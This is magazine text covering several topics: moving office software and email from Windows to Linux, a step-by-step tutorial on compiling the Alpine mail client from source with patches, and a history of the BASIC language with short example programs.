So we've had a good look at printing and email migration – but application incompatibility can also be an issue when moving an office to Linux. There are three main ways to handle this:

- 1 Replace the Windows program with a native Linux one.
- 2 Fool the windows application to run on Linux using an emulator.
- 3 Use virtualisation to run the Windows application in a virtual machine.

Replacing

This is always the best option from a performance perspective, because you run a native program and not through an emulation layer or virtual machine. Microsoft Office is the most obvious starting point, and LibreOffice (www.libreoffice.org) is an excellent replacement. File compatibility improves with each release, and the Draw package now even supports compatibility with Visio files.

Microsoft Project is another heavyweight application, both in terms of performance and cost, but there are replacements that claim a very high degree of compatibility. One of the most notable is ProjectLibre (www.projectlibre.org), a highly featureful program that has won several awards.

Sage accounting software for small businesses has a huge market presence (especially in the UK) and if a direct Linux replacement like GnuCash (www.gnucash.org) doesn't fit the requirement, then another option like virtualisation may be required. Photoshop aficionados are well catered for, as one of the most famous open source applications is Gimp (www.gimp.org), but beware – it is just as complex as Photoshop to use. For more casual editing of photos you can do a lot worse than try Pinta (www.pinta-project.com).

Emulating and virtualising

"Run Windows applications on Linux" – that's

the strapline for Wine (www.winehq.org) which considers itself a compatibility layer rather than an emulator. Results may vary, so lots of testing is required, but there are also commercial variants of Wine for additional compatibility. Wine tends to be better with older versions of applications, and the compatibility database at <http://appdb.winehq.org> describes how well certain versions work.


One of the most important tools everyone should get to grips with is virtualisation. Being able to create a virtual machine and run it inside your main operating system is very useful for many reasons: it can be used to test out a variety of Linux distributions before making a commitment, or testing a new build before upgrading the main machines. In a migration, a program like VirtualBox (www.virtualbox.org) can be used to run Windows inside Linux, which is useful if you have one or two Windows programs for which there is simply no free software alternative. See issue 4 for our tutorial.

The new functionality is added under the Menu > Tools drop-down as ImportExportTools (it's even easier to find if you right-click on your Local Folders icon). Choosing the option to "Import mbox file" reveals a pop-up box with a list of options that are not at first obvious, but the option Folder With Subdirectories yields the best results.


Where this process has problems is that the folder names are not imported or used and the folder structure not kept, which makes for a messy import and a subsequent manual process of renaming folders and nesting them the way you want. For this reason the original method is recommended for migrating from Outlook to Thunderbird. But if you do have .pst files with little or no folder structure then it's perfectly workable.

Claws mail

Claws was the second email client that we tested: it has a reputation of being fast, if a little less fully featured than Thunderbird. It is simple to install and it was no hassle to configure accounts, either as



Claws may be fast and simple but importing nested PST files is very hard work.



POP3 or IMAP. However, the import of a MBOX file is hard work. A separate folder creation/import process is required for each individual MBOX, which could soon drive you batty if you have a complex PST with many nested folders.

Right-click on the main account folder (eg **markyd@**), select Create new folder and name it **Old_Mail**. From the top line select File/Import Mbox File and in the pop-up box fill in the details of the source location of your MBOX file and the folder destination (**Old_Mail** in this case) and once executed the contents of the MBOX are imported into the folder you created.

In summary, moving email over to Linux is a good first step in a transition away from Windows. If you or your employees choose an email client like Thunderbird, the move will be easy because of its familiar user interface. In a larger company, it's important for users to know that they're running a different program (ie they don't just think it's a different Outlook theme), and that some things will work differently. Good luck! 🍀

Select the destination folder to which the contents of the MBOX are to be imported.

"If you or your employees chose an email client like Thunderbird, the move will be easy."

Mark Delahay is an IT consultant who has spent many a year battling to overcome Microsoft's so-called "solutions".

LINUX 101: COMPILING SOFTWARE FROM SOURCE CODE

Binary packages are all good and well, but to get the latest features and useful patches, it's worth building programs from source.

WHY DO THIS?

- Get the latest programs without waiting for your distro to package them up for you
- Enable non-standard features and add new ones with patches
- Stay extra secure by using binaries that you've compiled yourself

You might think that it's utterly pointless to compile programs from their original, human-readable source code, given how many awesome binary package managers exist in the Linux world. And fair enough: in most cases it's better to grab something with **apt-get** or **yum** (or whatever your distribution uses) than to take the extra steps required to build things by hand. If a program is in your distro's repositories, is up-to-date and has all the features you need, then great – enjoy it.

But it doesn't always work like that. Most distros aren't rolling-releases (Arch is one of the few Linux distributions that is) so you only get new versions of packages in the stable branches once or twice a year. You might see that FooApp, one of your favourite programs, has just reached version 2.0, but only version 1.5 is available in your distro's package repositories. So what do you do? If you're in luck, you might find a third-party repository for your current distro release with the latest version of FooApp, but

otherwise you need to compile the new release from its source code.

And that's not the only reason to do it: you can often enable hidden, experimental or unfinished features by building from source. On top of this, you can apply patches from other developers that add new features or fix bugs that the software's maintainers haven't yet sorted out. And when it comes to security, it's good to know that the binary executables on your machine have been generated from the original developer's source code, and haven't been tampered with by a malicious distro developer. (OK, this isn't a big worry in Linux, but it's another potential benefit.)

We've had several requests to run a tutorial on compiling software, and explain some of the black magic behind it. We often talk about compiling programs in our FOSSpicks section, as it's the only way to get them – so if you've had trouble in the past, hopefully you'll be fully adept after reading the next few pages. Let's get started!

1 GRABBING THE SOURCE

Normally, documentation files are in all uppercase and contain plain text – eg **LICENSE**, **README** and **VERSION** here.

Although there are various build systems in use in the Free Software world, we'll start with the most common one, generated by a package called GNU Autotools. Compiling software makes heavy use of the command line – if you're fairly new to Linux, check out the Command Line Essentials box on the facing

page before you get started here, so that you don't get lost as soon as you start.

Here we're going to build Alpine, a (very good) text-mode email client that works as an ideal example for this tutorial. We'll be using Debian 7 here, but the process will be similar or identical across other distributions as well. These are the steps we're going to take, and you'll use all or most of them with other programs you compile:

- 1 Download the source code and extract it.
- 2 Check out the documentation.
- 3 Apply patches.
- 4 Configure to your liking.
- 5 Compile the code.
- 6 Install the binary executable files.

Alpine is a continuation of the Pine email client of yesteryear. If you search for its official site you'll see that the "latest" version is 2.00, but that's ancient – some developers have continued hacking away on it elsewhere, so go to <http://patches.freeiz.com/alpine> to get version 2.11. (If a newer version has arrived by the time you read this article, adjust the version numbers in the following commands accordingly.) The source code is contained in **alpine-2.11.tar.xz**, so open a terminal and grab it like

```
mike@miketest: ~/alpine-2.11
File Edit Tabs Help
drwx----- 7 mike mike 4096 Aug 15 2013 contrib
-rwx----- 1 mike mike 18615 Aug 15 2013 depcomp
drwx----- 3 mike mike 4096 Aug 15 2013 doc
-rw-r--r-- 1 mike mike 24912 May 15 14:44 fancy.patch.gz
drwx----- 5 mike mike 4096 Aug 15 2013 imap
drwx----- 2 mike mike 4096 Aug 15 2013 include
-rwx----- 1 mike mike 13663 Aug 15 2013 install-sh
drwx----- 4 mike mike 4096 Aug 15 2013 ldap
-rw----- 1 mike mike 11359 Aug 15 2013 LICENSE
drwx----- 1 mike mike 243264 Aug 15 2013 ltmain.sh
drwx----- 2 mike mike 4096 Aug 15 2013 m4
-rw----- 1 mike mike 1325 Aug 15 2013 Makefile.am
-rw----- 1 mike mike 29354 Aug 15 2013 Makefile.in
drwx----- 2 mike mike 4096 Aug 15 2013 mapi
-rwx----- 1 mike mike 11419 Aug 15 2013 missing
-rwx----- 1 mike mike 3538 Aug 15 2013 mkinstalldirs
-rw----- 1 mike mike 5037 Aug 15 2013 NOTICE
drwx----- 4 mike mike 4096 Aug 15 2013 packages
drwx----- 3 mike mike 4096 Aug 15 2013 pico
drwx----- 4 mike mike 4096 Aug 15 2013 pith
drwx----- 2 mike mike 4096 Aug 15 2013 po
-rw----- 1 mike mike 5572 Aug 15 2013 README
drwx----- 2 mike mike 4096 Aug 15 2013 regex
-rw----- 1 mike mike 5 Aug 15 2013 VERSION
drwx----- 7 mike mike 4096 Aug 15 2013 web
mike@miketest:~/alpine-2.11$
```

so:

```
wget http://patches.freeiz.com/alpine/release/src/alpine-2.11.tar.xz
```

This is a compressed archive that needs to be extracted. You can use the same command for archives that end in `.tar.gz` and `.tar.bz2`:

```
tar xfv alpine-2.11.tar.xz
```

(If the file ends in `.zip`, try `unzip <filename>`.) As the archive is extracted, you'll see a bunch of files whizz by on the screen – enter `ls` when the process is done and you'll see a new directory. Enter `cd alpine-2.11` to switch into it. Now enter `ls` again to have a nosey around and see what's inside.

If you see a green file called `configure`, that's great – you can almost certainly start building the software straight away. But nonetheless, it's wise to check out the program's own documentation first. Many applications include `INSTALL` and `README` files along with the source code; these are plain text files that you can read with the `less` command. Sometimes the `INSTALL` file will contain “generic installation instructions”, with hundreds of lines of boring, non-app-specific information, so it's a good idea to ignore it. If the `INSTALL` file is short, to-the-point and written specifically for the program in hand, skim through it to see what you need to do.

Command line essentials

If you're new to Linux and the command line, here are some super quick tips. Open a command line via Terminal, Konsole or XTerm in your desktop menu. The most useful commands are `ls` (to list files, with directories shown in blue); `cd` (change directory, eg `cd foo/bar/`, or `cd ..` to go down a directory); `rm` (remove a file; use `rm -r` for directories); `mv` (move/rename, eg `mv foo.txt bar.txt`), and `pwd` (show current directory).

Use `less file.txt` to view a text file, and `q` to quit the viewer. Each command has a manual page (eg `man ls`) showing options – so you can learn that `ls -la` shows a detailed list of files in the current directory. Use the up and down arrow keys to cycle back through previous commands, and use `Tab` to complete file or directory names: eg if you have `longfilename.txt`, enter `rm long` and then hit `Tab` should complete the filename.

Similarly, check out the `README` as well. Alpine only has a `README` file, but it's fairly decent, explaining the commands required to build the source code, and listing the binary executable files that will be produced. It's lacking something important, though: a list of dependencies. Very few programs can be compiled with just a standalone compiler, and most will need other packages or libraries installed. We'll come to this in a moment.

LV PRO TIP

If you want to uninstall a program you've compiled from source, you can usually run `make uninstall` (as root) at the same stage that you'd run `make install` in the text. This removes the files that the command put in place earlier.

2 APPLYING PATCHES

So, we've done steps 1 and 2 – downloading the source and reading the documentation. In most cases you'd want to go straight on the compilation step, but occasionally you may prefer to add a patch or two beforehand. Put simply, a patch (aka a “diff”) is a text file that updates lines in the source code to add a new feature or fix a bug. Patches are usually very small in comparison to the original code, so they're an efficient way to store and distribute changes.

If you go back to <http://patches.freeiz.com/alpine>, you'll see a list of “Most popular patches” near the top. Click on the “Enhanced Fancy Thread Interface” link to go to <http://patches.freeiz.com/alpine/info/fancy.html>. Along the top you'll see links to patches for various Alpine versions – so because we have Alpine 2.11, click the link with that number to download `fancy.patch.gz`.

Now move that file into your `alpine-2.11/` directory. You might be curious to have a peek inside the patch to see how it works, but as it's compressed you'll need to enter:

```
zless fancy.patch.gz
```


Lines starting with `***` show which source code files are to be modified, and the `+` and `!` characters at the start of a line show lines that should be added or changed respectively. So if you see something that looks like this:

```
char *debug_str = NULL;
char *sort = NULL;
+ char *threadsort = NULL;
```

This means that the new “threadsort” line in the patch should be added after the first two (which already exist in the original code). But why doesn't the patch simply use line numbers? Well, it's possible to do it that way, but then the patch becomes useless if you make even the tiniest change to the file yourself. If you add a line, all of the line numbers in the patch become out of sync, so you need to make a new one. By having a few lines from the original code in the patch, you have some context, so the patch can normally still be applied even if the code has been

An example of a typical patch: changed lines of code begin with a `!` symbol, whereas new lines have `+` at the start.

```
mike@miketest: ~/alpine-2.11
File Edit Tabs Help
diff -rc alpine-2.11/alpine/keymenu.c alpine-2.11.fancy/alpine/keymenu.c
*** alpine-2.11/alpine/keymenu.c      2013-08-11 13:14:45.000000000 -0600
--- alpine-2.11.fancy/alpine/keymenu.c 2013-08-11 14:35:07.000000000 -0600
*****
*** 650,659 ****
    RCOMPOSE_MENU,
    HOMEKEY_MENU,
    ENDKEY_MENU,
    NULL_MENU,
!
    /* TRANSLATORS: toggles a collapsed view or an expanded view
       of a message thread on and off */
    {"/",N("Collapse/Expand"),{MC_COLLAPSE,1,{'/'}},KS_NONE},
    {"@",N("Quota"),{MC_QUOTA,1,{'@'}},KS_NONE},
    NULL_MENU};
    INST_KEY_MENU(index_keymenu, index_keys);
--- 650,674 ----
    RCOMPOSE_MENU,
    HOMEKEY_MENU,
    ENDKEY_MENU,
!
    {"K", "Sort Thread", {MC_SORTHREAD, 1, {'k'}}, KS_NONE},
    /* TRANSLATORS: toggles a collapsed view or an expanded view
       of a message thread on and off */
    {"/",N("Collapse/Expand"),{MC_COLLAPSE,1,{'/'}},KS_NONE},
!
+ /* TRANSLATORS: Collapse all threads */
+ {"_",N("Collapse All"),{MC_KOLAPSE,1,{'_'}},KS_NONE},
```



Many open source programs and games, such as those we cover in FOSSpicks, are only provided as source code.

changed by a different patch. To apply a patch, you need to use the (surprise!) **patch** command. This is installed by default in most distributions, so you shouldn't need to go hunting for it anywhere. You

can test the effects of the patch without actually having to make any changes to the code by using the **--dry-run** option, like so:

```
zcat fancy.patch.gz | patch -p1 --dry-run
```

Here, **zcat** extracts the patch into plain text, and then it's piped with the **|** character into the patch tool. (If you've never used it before, the pipe character is a massively useful way to move data between programs – you can send the output of one program straight to another, without redirecting it via text files).

Anyway, we use **-p1** in this **patch** command because we're already inside the source code directory; if you're outside it (like, a level above in the filesystem) or the patch doesn't work, try removing it. Once you execute this command, you'll see lines like:

```
patching file alpine/setup.c
```

If it all works, re-run the command omitting the **--dry-run** option, and the changes will be made permanent. Congratulations – you've just spruced up Alpine with a new feature! Some programs have hundreds of patches from other developers, and patches are often rolled into the main source code once they've been well tested.

3 CONFIGURING AND COMPILING

We're almost ready to compile the source code, but there's still one more important step: configuration. As mentioned earlier, many programs have features and experimental options that are not compiled into the executables by default, but can be enabled by advanced users. (Why don't the developers simply include the features, but have a command line switch to enable them? Well, certain features can impact the stability of the overall code, so they're not compiled in by default until they're deemed as reliable.)

Enter the following command:

```
./configure --help | less
```

This runs the **configure** script in the current directory and spits out its help text to the **less** viewer (that's a pipe symbol before the **less** command). Scroll down and you'll see that there's a huge list of options you can change: the installation prefix (where it should be installed, eg **/usr/local/**), where the

manual pages should go, and so forth. These are pretty generic and apply to almost every program you build from source using this process, so scroll down to the Optional Features section – this is where the fun begins.

In this section you'll find features specific to Alpine. The Optional Packages section beneath it also has things that you can enable or modify using the relevant command line flags. For instance, if you have a command line spellchecking program that you love, and want to use it inside Alpine, you'll see that there's a **--with-interactive-spellcheck** option. You would use it like so:

```
./configure --with-interactive-spellcheck=prognam
```

Providing **prognam** is in your usual paths (eg **/bin**, **/usr/bin**, **/usr/local/bin**) then this should work.

Many of the options in Alpine's **configure** script let you disable things rather than enable them. This is

The CMake alternative

While many programs still use the GNU Autotools approach of **./configure**, **make** and **make install** (especially those programs that are part of the GNU project), an alternative is becoming increasingly popular: CMake. This does a similar job, but it requires different commands, so we'll go through them here. As with Autotools-based programs, however, it's well worth checking out the **README** and **INSTALL** files (if they exist) before you do anything.

Extract the program's source code and **cd** into the resulting directory. Then enter the following commands:

```
mkdir build
cd build
cmake .. && make
```

The **&&** here is important, and you might not have come across it before if you don't spend much time at the command line. Basically, it means: only run the following command if the previous command was successful. So only try to compile the code if the configuration step (**cmake ..**) went without any problems. (You'll often see shell scripts where multiple commands are strung together with **&&** symbols, to make sure that everything runs in order and correctly.)

After the software has been compiled, you'll need to run the **make install** step as root, as described in the main text (using **su root -c** in Debian and **sudo** in Ubuntu). The files will be copied into your filesystem, and you can run the program using its name.

because Alpine is highly portable and runs on many different operating systems, so if you're compiling it for a fairly obscure Unix flavour you may need to disable some features.

Now, there may be nothing that particularly takes your fancy, so you can run the configure script on its own like so:

`./configure`

But **configure** also does something else that's important: it makes sure that your system has everything needed to compile the program. For instance, if you don't have GCC installed, you'll see an error message saying that you don't have a compiler. On Debian and Ubuntu-based systems, a quick way to get the basic packages required for compiling software is to install the **build-essential** package. On Debian (you'll be prompted for your root password):

`su root -c "apt-get install build-essential"`


And on Ubuntu (you'll be prompted for your normal user password):

`sudo apt-get install build-essential`


Now run `./configure` again and see if any other error messages come up. This is where it can start to get a bit messy, thanks to the complicated world of dependencies – that is, external libraries that the program depends on. For instance, on Debian we got an error of "Terminfo/termcap not found". That's not especially useful, as it doesn't tell us which package we need. But 20 seconds of Google searching for that error message provided a solution: we need to install **libncurses5-dev**.

Finding dependencies

A similar error popped up for PAM, which we resolved by installing **libpam-dev**. Ultimately there's no magic way to solve dependency issues, but you can usually get by with the **README/INSTALL** files, Google and **apt-cache search** to find packages with names relating to the error messages (you usually need ones that end in **-dev** to compile programs from the source). If you get completely stuck, try asking on the program's forum or mailing list, or even try contacting the developer directly. You may even politely suggest that he/she includes a list of dependencies in the



And here it is: our freshly baked, self-compiled Alpine mail client. It's not much to look at, but take it from us, it's a very fine mailer indeed.



README file in subsequent versions of the program...

Once the **configure** script has run without any hitches, enter the most important command of all:

`make`

This does the compilation job, and depending on the size of the program, it could take minutes (a small command line tool) to hours or days (LibreOffice). So grab a cuppa and check back in periodically. Once the compilation is complete, you'll need to copy the files into your filesystem – this requires root (admin) privileges. So on Debian:

`su root -c "make install"`

And on Ubuntu:

`sudo make install`

And that's it! Start the program by typing its name on the command line – eg **alpine**. And enjoy the warm fuzzy feeling of running a program that was compiled on your own machine, with your own patches and options, because you're no longer a slave to the distro vendors. You can now grab and install programs before someone packages them up, and you'll find it much easier to try the applications that we feature in our FOSSpicks section. Happy times indeed.

If you're a developer, you can use GNU Autotools to provide the same configure script and Makefile setup that many other programs use. This is better than rolling your own build scripts, as distro packagers prefer using established and well-known systems. An excellent – albeit extremely lengthy – tutorial can be found at <http://autotoolset.sf.net/tutorial.html>. You can ignore much of it (especially the sections on Emacs if you don't use that editor), so skip down to the part that's headlined "The GNU build system". This is another name for Autotools, and the guide there will show you how to put the right files in place and set up their contents correctly so that users can simply run `./configure`, `make` and `make install` as normal. 📦

Mike Saunders has been compiling stuff for more than 15 years, and once compiled a compiler for the ultimate recursive experience.

BASIC: THE LANGUAGE THAT STARTED A REVOLUTION

Explore the language that powered the rise of the microcomputer – including the BBC Micro, the Sinclair ZX80, the Commodore 64 *et al.*

WHY DO THIS?

- Learn the Python of its day
- Gain common ground with children of the 80s
- Realise how easy we've got it nowadays

Like many of my generation, BASIC was the first computer language I ever wrote. In my case, it was on a Sharp MZ-700 (integral tape drive, very snazzy) hooked up to my grandma's old black and white telly. For other people it was on a BBC Micro, or a Spectrum, or a Commodore. BASIC, explicitly designed to make computers more accessible to general users, has been around since 1964, but it was the microcomputer boom of the late 1970s and early 1980s that made it so hugely popular. And in various dialects and BASIC-influenced languages (such as Visual Basic), it's still around and active today.

The very first version of BASIC (which stands for Beginner's All-purpose Symbolic Instruction Code), Dartmouth BASIC, was designed and implemented at Dartmouth College in 1964. It was written by a team of students working (often all night during the initial sessions) under the direction of the designers, John Kemeny and Thomas Kurtz.

In 1964, "computer" still meant a huge mainframe machine, with very limited access. To run a program, you needed to get it onto punch cards, submit your punch cards to be run, then get more punch cards back with the output of your program. It was a slow and opaque process, and initially only a very few people had any kind of access at all. However, in the early 1960s, less mathematically oriented students and researchers were just beginning to use computers for their research.

John Kemeny, who spent time working on the Manhattan Project during WWII, and was inspired by John von Neumann (as seen in Linux Voice 004), was chair of the Dartmouth Mathematics Department from 1955 to 1967 (he was later president of the college). One of his chief interests was in pioneering computer use for 'ordinary people' – not just mathematicians and physicists. He argued that all liberal arts students should have access to computing facilities, allowing them to understand at least a little about how a computer operated and what it would do; not computer specialists, but generalists with computer experience. This was fairly far-sighted for the time – Kemeny correctly argued that computers would be a major part of Dartmouth students' future lives even if they weren't themselves 'programmers'.

Dartmouth BASIC

His colleague, Thomas E Kurtz, another Dartmouth mathematics professor, was also enthusiastic about this idea. Their aim was to make computers freely available to all students, in the same way as library books (Dartmouth was famous for its large open access library). Later, Kurtz became director of the Computation Centre, and later the Office of Academic Computing, and the CIS program, at Dartmouth. He and Kemeny also developed True BASIC in the early 1980s, which Kurtz still works on.

Widening computer access meant dealing with two problems. One was the non-intuitive nature of ALGOL and FORTRAN, the most popular languages at the time. Kemeny and Kurtz felt that the more instruction was needed to begin to write programs in a language, the fewer students would end up using it. BASIC was written to be intuitive, using keywords like GOODBYE to log off. And although this very first version of BASIC was compiled, it was still "compile and go" – meaning that from the programmer's point of view, compiling and executing the program was a single step, and feedback was immediate. (Later versions were interpreted, meaning that programs ran without an intermediate step in which the whole program was compiled into machine code.) This all made it easier for non-specialists to start programming.

The second problem was that computers were still large, expensive machines taking up a whole room. Actually providing each student and faculty member with a computer was not remotely feasible. However, a new idea had just arisen which would make

Here's bwBASIC running the square root program, then using the LIST keyword interactively to show the code listing.

```

juliet@inspiral: ~/coding/basic
File Edit View Search Preferences Tabs Help
1. juliet@inspiral: ~/coding/basic x
85      9.2195445
86      9.2736185
87      9.327379
88      9.3808315
89      9.4339811
90      9.4868330
91      9.539392
92      9.591663
93      9.6436508
94      9.6953597
95      9.7467943
96      9.7979590
97      9.8488578
98      9.8994949
99      9.9498744
100     10
101     10.0498756
bwBASIC: list
10: LET X = 0
20: LET X = X + 1
30: PRINT X, SQR(X)
40: IF X <= 100 THEN 20
50: END
bwBASIC:
  
```

computer access much easier. This was time-sharing, in which multiple teletypes were connected to a single central computer. The computer would then allocate a certain amount of time to each simultaneous user. So the user could type in a BASIC program, and see it run, from their teletype in another room. A time-sharing scheme had just been implemented at MIT by John McCarthy, who recommended the system to Kemeny and Kurtz. But the Dartmouth Time-Sharing System, which went live, along with BASIC, on 1 May 1964, was the first successfully implemented large-scale such system.

Later, a few local secondary schools were also added to the network, and eventually the Dartmouth Educational Network was formed, allowing over 40 colleges, 20 secondary schools, and a variety of other institutions to access computing facilities remotely. Eighty percent of Dartmouth students were able to learn to program using BASIC and the DTSS.

The first BASIC program run from a terminal ran on 1 May, 1964 (exactly 50 years ago as I write this), and consisted, depending on who you ask, either of an implementation of the Sieve of Eratosthenes (which finds prime numbers), or of this line:

PRINT 2 + 2

For historical resonance, try that in the emulators discussed below before you get started with the rest of the programs.

ALGOL

BASIC was loosely based on FORTRAN II and a little bit of ALGOL 60. Kemeny and Kurtz initially tried to produce a cut-down version of one of these languages; when this didn't work, they moved on to creating their own.

ALGOL, which exists in several variants, is imperative and procedural. ALGOL 58 was intended to avoid the problems seen in FORTRAN, and eventually gave rise to a huge number of languages including C and Pascal. ALGOL 60 improved on ALGOL 58, introducing nested functions and lexical scope, among other things. While very popular among research scientists, it was never commercially popular

Other emulators

Lots of other emulators are also available for various early microcomputers and for BASIC. Here are a few options:

- A list of Spectrum emulators www.worldofspectrum.org/emulators.html.
- Two ZX81 emulators are available for Linux: SZ81 (<http://sz81.sourceforge.net>), and Z81 (www.svgalib.org/rus/z81.html).
- Dartmouth BASIC (RFO BASIC) is available for Android <http://laughton.com/basic>.
- And if you're looking for type-in programs to try out, the book BASIC Computer Games is available as an online scan. (NB: this worked when I first looked at it, then didn't a week later. I include it here in the hope that the problem is temporary.) www.atariarchives.org/basicgames.

```

julieta@inspiral: ~/coding/basic
File Edit View Search Preferences Tabs Help
1. julieta@inspiral: ~/coding/basic
julieta@inspiral:~/coding/basic$ bwbasic name.bas
Bywater BASIC Interpreter/Shell, version 2.20 patch level 2
Copyright (c) 1993, Ted A. Campbell
Copyright (c) 1995-1997, Jon B. Volkoff

Hello, what is your name?
? Juliet
Hello Juliet
bwBASIC: list
10: print "Hello, what is your name?"
20: input username$
30: print "Hello "; username$
40: end
bwBASIC:

```

due to its lacking a standard input/output library. It has, though, had a huge effect on computer language development, largely due to the fact that it was used as a standard algorithm description for years.

Our Name program running on bwbasic, again with the LIST keyword shown.

Running Dartmouth BASIC

An emulator is still theoretically available online, but the online version no longer works at time of writing, and the download version only exists for Mac and Windows. (It's also seven years old so may not work on either anyway; I was unable to test it.)

However, at least some Dartmouth BASIC programs ought to run with a modern BASIC interpreter. The Dartmouth BASIC manual from October 1964 is available online from [Bitsavers.org](http://bitsavers.org) (a fantastic resource). The second program listing in the manual will run with the bwbasic interpreter (available as a package for Debian/Ubuntu) and ought to run on any other BASIC interpreter, as it is pretty straightforward:


```

10 LET X = 0
20 LET X = X + 1
30 PRINT X, SQR(X)
40 IF X <= 100 THEN 20
50 END

```

As is fairly obvious (BASIC was after all designed to be easy to read), this is just a loop that prints out x and its square root for the values 1 to 101. A couple of notes: firstly, BASIC is case-sensitive in general, but in bwbasic, commands and functions are not case-sensitive. **LET** and **let** will do the same thing. (This is not true of all BASICs – many insist on caps.)

